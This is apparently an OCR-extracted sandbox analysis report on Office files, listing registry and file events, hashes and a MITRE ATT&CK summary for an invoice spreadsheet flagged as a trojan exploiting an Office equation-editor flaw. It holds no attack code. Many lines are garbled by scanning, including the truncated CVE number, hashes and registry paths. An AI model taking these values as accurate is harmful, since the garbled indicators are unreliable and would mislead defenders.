Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Licensing\107E1A9A03AE4F2BACF70CC519E60E7B Value: None		816
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Security\Trusted Documents\LastPurgeTime Value: 19cd460		816
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1D59CC\1D59EB Value: None		816
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1D59CC\ Value: None		816
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None		816
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		816
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\987037AE.png Type: VSDT_PNG		816
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\987037AE.png Type: VSDT_PNG		816
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\987037AE.png Type: VSDT_PNG		816
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\80235F13.jpeg Type: VSDT_uPG		816
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\80235F13.jpeg Type: VSDT_uPG		816
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\80235F13.jpeg Type: VSDT_JPG		816
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\C640AFEC.jpeg Type: VSDT_JPG		816
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\C640AFEC.jpeg Type: VSDT_JPG		816
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\C640AFEC.jpeg Type: VSDT_JPG		816
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\3EDE5021.png Type: VSDT_PNG		816
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\3EDE5021.png Type: VSDT_PNG		816
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\3EDE5021.png Type: VSDT_PNG		816
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\56CF6FD.png Type: VSDT_PNG		816
			046
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\56CF6FD.png Type: VSDT_PNG		816

Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\56CF6FD.png Type: VSDT_PNG		816
Call System API	API Name: evtchann.SendEvent Args: (e), pid[880], ppid[816) Return: 1		816
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\E3E027D7.png Type: VSDT_PNG		816
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\E3E027D7.png Type: VSDT_PNG		816
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\E3E027D7.png Type: VSDT_PNG		816
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\CFA658DA.png Type: VSDT_PNG		816
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\CFA658DA.png Type: VSDT_PNG		816
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\CFA658DA.png Type: VSDT_PNG		816
Call Process API	API Name: CreateProcessW Args: (%CommonProgramFiles(x86)%\Microsoft Shared\Office15\msosqm.exe, , , , , , Process:880:msosqm.exe) Return: 1		816
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000051191100000000000000000000000000000		816
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000051191100000000000000000000000000000		816
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%Microsoft\Windows\INetCache\Content.MSO\A89EA8A0.emf) Return: 1		816
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%Microsoft\Windows\INetCache\Content.MSO\992E6A5B.emf) Return: 1		816
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\MTTF Value: ed		816
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\MTTA Value: ed		816
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\MTTT Value: None		816
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Feedback\AppUsageData_2 Value: None		816
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\Common\UID Value: None		816
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\Common\User\Name Value: Administrator		816
Call Mutex API	API Name: CreateMutexA Args: (0, 0, LocallMsoSqmExeMutex) Return: 238	816	880
Add File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\msosqmcached.dat Type: VSDT_COM_DOS	816	880
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\msosqmcached.dat Type: VSDT_COM_DOS	816	880
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\QMSessionCount Value: 2	816	880

▼ Screenshot



▼ Object 1.1.1 - Microsoft_Office_Word_Macro-Enabled_Document1.docm (Office Word 2007 document)

File name	Microsoft_Office_Word_Macro-Enabled_Document1.docm
File type	Office Word 2007 document
SHA-1	3ED76217AE6D825864BC968BBD6C77FABBE70FE4
SHA-256	14E1735766737DB0FD1B1C59E2DB5D25B197E4B1BA451CC2E04D61BE4D3333 93
MD5	D03E05AF716663059172CFB9D0CDA60B
Size	122518 byte(s)

Risk Level	No risk
Detection	-
Exploited vulnerabilities	-

▼ Network Destinations

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
www.microsoft.com	104.103.65.218	53	-	No risk	-	Microsoft_Office_Word_Macro-Enabled_Document1.docm


▼ Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
~WRS{45A70669-CC96-437F-BE CF-6F1BF7E3DDBB}.tmp	No risk	-	-	-	1024	DBB111419C704F116EFA8E72471DD83E86 E49677
~\$crosoft_Office_Word_Macro-En abled_Document1.docm.docx	No risk	-	-	-	162	06DF159966C120340C068B4A7BF53A2EE6 C622ED
~\$Normal.dotm	No risk	-	-	-	162	06DF159966C120340C068B4A7BF53A2EE6 C622ED
msosqmcached.dat	No risk	-	-	-	788	36944ACCE74D18C720A2C62E0FF93A9B76 8326BE
CVR5762.tmp	No risk	-	-	-	0	DA39A3EE5E6B4B0D3255BFEF95601890AF D80709
CVR5762.tmp.cvr	No risk	-	-	-	0	DA39A3EE5E6B4B0D3255BFEF95601890AF D80709

▼ Analysis

Event Type	Details	Parent PID	PID
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\ Value: None		2984
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\ Value: None		2984
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\"b(Value: None		2984
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000051191100000000000000000000000000000		2984
Write Registry Key	ClosagewonDrines value: 32cao t20 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000051191100000000000000000000000000000		2984
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off		2984
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: On		2984
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000051191100000000000000000000000000000		2984
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LCCache\Themes\1033\NextUpdate Value: None		2984
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LCCache\WordDocParts\1033\NextUpdate Value: None		2984
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LCCache\SmartArt\1033\NextUpdate Value: None		2984
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LCCache\WordDocBibs\1033\NextUpdate Value: None		2984
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\MTTT Value: None		2984
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\)e(Value: None		2984
Add File	Path: %APPDATA%\Microsoft\Templates\~\$Normal.dotm Type: VSDT_COM_DOS		2984
Write File	Path: %APPDATA%\Microsoft\Templates\~\$Normal.dotm Type: VSDT_COM_DOS		2984
Call Network API	API Name: DnsQuery_W Args: (www.microsoft.com, 1c, 6000, 0, a63/508, 0) Return: 0		2984
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\}e(Value: None		2984
Write Registry Key	Key: HKEY: CURRENT USER\SOFTWARE\Microsoft\Office\15.0\Common\Roaming\Roaming\ConfigurableSettings Value: None		2984
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Roaming\R		2984
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Roaming\Roaming\LastWriteTime Value: None		2984
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\ <n\ none<="" td="" value:=""><td></td><td>2984</td></n\>		2984
Call Filesystem API	API Name: DeleteFileW Args: ("WorkingDir%\~\$crosoft_Office_Word_Macro-Enabled_Document1.docm.docx) Return: 1		2984
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Word_restart.xml) Return: 0		2984
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\ <h(none<="" td="" value:=""><td></td><td>2984</td></h(>		2984
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\"b(Value: None		2984
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\ Value: None		2984
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\ Value: None		2984
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Licensing\09D07EFC505F4D9CBFD5ACE3217F6654 Value: None		2984
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Toolbars\Settings\Microsoft\Word Value: None		2984
			2984
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Data\Settings Value: None		
Call Filesystem API Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\\Microsoft\Templates\-\$Normal.dotm) Return: 1 API Name: DeleteFileW Args: (%LOCALAPPDATA%\\Microsoft\Windows\\NetCache\Content\Word\-WRS\(45A70669-CC96-437F-BECF-6F1BF7E3DDBB\).t		2984 2984
	mp) Return: 1		
Delete File	Path: %APPDATA%\Microsoft\Templates\-\$Normal.dotm Type: VSDT_COM_DOS		2984
Call Thread API	API Name: NtResumeThread Args: (Process:2720,) Return: ?		2984
Call System API	API Name: evtchann.SendEvent Args: (e), pid[2720], ppid[2984) Return: 1		2984
Call Process API	API Name: CreateProcessW Args: (%CommonProgramFiles(x86)%\Microsoft Shared\Office15\msosqm.exe, , , , , , , , Process:2720:msosqm.exe) Return: 1		2984
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000051191100000000000000000F01FE C\Usage\ProductFiles Value: 52ca0108		2984
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000051191100000000000000000F01FE C\Usage\ProductFiles \Value: 52ca0109		2984
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\MTTF Value: 7ae		2984
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\MTTA Value: 7ae		2984
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\MTTT Value: None		2984
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Feedback\AppUsageData_1 Value: None		2984
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\Common\UID Value: None		2984
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\Common\User\name Value: Administrator		2984
Call Mutex API	API Name: CreateMutexA Args: (0, 0, LocallMsoSqmExeMutex) Return: 238	2984	2720

▼ Screenshot



C.(Osers/a1a74/AppData/Local/Temp xtan
Office Excel 2007 spreadsheet
A0C81E9A8042B4A371CC061A5CBA6545AB46ACE4
C3B0F8D61A90BB1C619CB9DD072C9313094AC943FC892ECFC60B648E640EE5 73
42A5EAA694D0267C06C59FD5CDF395FC
7863 byte(s)

Risk Level	No risk
Detection	-
Exploited vulnerabilities	-

▼ Network Destinations

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
www.microsoft.com	104.103.65.218	53	-	No risk	-	C:\Users\91974\AppData\Local\Temp\xiam


▼ Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
msosqmcached.dat	No risk	-	-	-	788	98B70338A71E84F82ED22D150D6C98E7FB 8A39B7
~\$vzorjWqjuy.xlam	No risk	-	-	-	165	2DEC74BBC2C781FF2B4247BF09B1FFACB C431721
CVR60C8.tmp	No risk	-	-	-	0	DA39A3EE5E6B4B0D3255BFEF95601890AF D80709
CVR60C8.tmp.cvr	No risk	-	-	-	0	DA39A3EE5E6B4B0D3255BFEF95601890AF D80709

▼ Analysis

Event Type	Details	Parent PID	PID
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Exce\\Resiliency\ Value: None		1412
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		1412
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\8,' Value: None		1412
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000051191100000000000000000000000000000		1412
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000051191100000000000000000000000000000		1412

W. 5	V. HIVEV CHERENT HEERINGETHINGEN MOVE MEDICAL TO THE HARM MOVED OF		1110
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off		1412
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: On		1412
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LCCache\Themes\1033\NextUpdate Value: None		1412
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LCCache\SmartArt\1033\NextUpdate Value: None		1412
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Exce\MTTT Value: None		1412
Call Network API	API Name: DnsQuery_W Args: (www.microsoft.com, 1c, 6000, 0, 77df960, 0) Return: 0		1412
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Roaming\RoamingConfigurableSettings Value: None		1412
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Roaming\RoamingLastSyncTime Value: None		1412
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Roaming\RoamingLast\WriteTime Value: None		1412
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\8,' Value: None		1412
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		1412
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		1412
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		1412
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		1412
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\Startupltems\x3' Value: None		1412
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\Document\Recovery\ Value: None		1412
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\Document\Recovery\1CDFD9\ Value: None		1412
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Exce\Resiliency\DocumentRecovery\1CDFD9\1CDFD9\1CDFD9\1au. None		1412
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1CDFD9\1CDFD9 Value: None		1412
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1CDFD9\1CDFD9 Value: None		1412
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excet\Resiliency\DocumentRecovery\1CDFD9\ Value: None		1412
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None		1412
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\Startup\tems\x3' Value: None		1412
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		1412
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		1412
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\CacheReady Value: 0		1412
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\LastRequest Value: 2021-06-10T08:05:		1412
	14Z		
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\CacheReady Value: 1		1412
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\LastUpdate Value: 2021-06-10T08:05:1		1412
	5Z		
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\NextUpdate Value: 2021-06-10T08:08:1		1412
	5Z		
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excet\Resiliency\Value: None		1412
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excet\Resiliency\Startupltems\ Value: None		1412
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ :' Value: None		1412
Delete Registry Key	$Key: HKEY_CURRENT_USER \\ SOFTWARE \\ IMicrosoft \\ Office \\ 15.0 \\ IExcell \\ Resiliency \\ IStartup \\ Items \\ : Value: None \\ INCOMES \\ $		1412
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		1412
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Exce\Resiliency\ Value: None		1412
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Roaming\RoamingLastSyncTime Value: None		1412
Write Registry Key	Key: HKEY CURRENT USER\SOFTWARE\Microsoft\Office\15.0\Common\Roaming\Roaming\ast\WriteTime Value: None		1412
Write Registry Key	Key: HKEY LOCAL MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000051096100904000000000000F01FE		1412
	C\Usage\ExcelHelpFilesIntl_1033 Value: 52ca0008		
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00005109610090400000000000F01FE C\Usage\ExcelHelpFiles\Inti_1033\Value: 52ca0009		1412
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\0000510961009040000000000F01FE		1412
	C\Usage\ExcelHelpFilesIntl_1033 Value: 52ca000a		
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109610090400000000000F01FE C\Usage\ExcelHelpFiles\ntl_1033 Value: 52ca000b		1412
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109610090400000000000F01FE		1412
	C\Usage\ExcelHelpFilesIntt_1033 Value: 52ca000c		
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWAREIMicrosoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000051096100904000000000000F01FE C\Usage\ExcelHelpFiles\ntl_1033 Value: 52ca000d		1412
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109610090400000000000F01FE C\Usage\ExcelHelpFilesIntl_1033 Value: 52ca000e		1412
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Excel_restart.xml) Return: 0		1412
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Licensing\107E1A9A03AE4F2BACF70CC519E60E7B Value: None		1412
Call Thread API	API Name: NtResumeThread Args: (Process:1276,) Return: ?		1412
Call System API	API Name: evtchann.SendEvent Args: (e), pid[1276], ppid[1412) Return: 1		1412
Call Process API	API Name: CreateProcessW Args: (%CommonProgramFiles(x86)%Microsoft Shared\Office15\msosqm.exe, , , , , , , Process:1276:msosqm.exe) Return:		1412
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FE C\Usage\ProductFiles \Value: 52ca0107		1412
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FE C\Usage\ProductFiles \Values \Sociation \Sociation \substitute{\text{C}} \text{Usage\ProductFiles \Values \Sociation \text{Value}}		1412
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\MTTF Value: ea		1412
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\MTTA Value: ea		1412
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Exce\MTTT Value: None		1412
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Feedback\AppUsageData_2 Value: None		1412
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\Common\UID Value: None		1412
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\Common\UserName Value: Administrator		1412
Call Mutex API	API Name: CreateMutexA Args: (0, 0, LocallMsoSqmExeMutex) Return: 238	1412	1276
Add File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\msosqmcached.dat Type: VSDT_COM_DOS	1412	1276
Add File			
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\msosqmcached.dat Type: VSDT_COM_DOS	1412	1276



Environment-specific risk level	High risk The object exhibited highly suspicious characteristics that are commonly associated with malware.
Detections	Trojan.X97M.CVE201711882.XQUOOWZ, VAN_WORM.UMXX
Exploited vulnerabilities	CVE-2017-1188
Network connection	Custom

▼ Object 1 - INVOICE#1191189.xlsx (MS OLE document)

File name	INVOICE#1191189.xlsx
File type	MS OLE document
SHA-1	32B0E71AF46F3952561640EBE524B74DFB8AB3BF
SHA-256	4473634DDD0CD6C3AF8780E384B2356C8526DAF36A63CE80C949C88DCDACE 3A7
MD5	E4857AD9E70C4E50E4A315055340386B
Size	1414144 byte(s)

Risk Level	High risk
Detection	Trojan.X97M.CVE201711882.XQUOOWZ
Exploited vulnerabilities	CVE-2017-1188
Threat Characteristics	Anti-security, self-preservation (1) Autostart or other system reconfiguration (36) File drop, download, sharing, or replication (15) Hijack, redirection, or data theft (9) Malformed, defective, or with known malware traits (16) Process, service, or memory object change (21) Rootkit, cloaking (2) Suspicious network or messaging activity (14)

Process Graph



Process Graph Legend

MITRE ATT&CK™ Framework Tactics and Techniques

Tactics	Techniques	Notable Threat Characteristics
Execution	Execution through API	Characteristics: 1, 2, 3
Persistence	Hidden Files and Directories	Characteristics: 1, 2
Privilege Escalation	Process Injection	Characteristics: 1, 2 Characteristics: 1, 2, 3, 4, 5, 6
Defense Evasion	Process Injection	Characteristics: 1, 2 Characteristics: 1, 2, 3, 4, 5, 6
	Process Hollowing	Characteristics: 1
	File Deletion	Characteristics: 1, 2
	Hidden Files and Directories	Characteristics: 1, 2
Collection	Data from Local System	Characteristics: 1 Characteristics: 1
Command and Control	Commonly Used Port	Characteristics: 1
	Standard Application Layer Protocol	Characteristics: 1

 $\ensuremath{\mathbb{G}}$ ATT&CKTM is a trademark of The MITRE Corporation.

▼ Notable Threat Characteristics

▼ Anti-security, self-preservation (1)
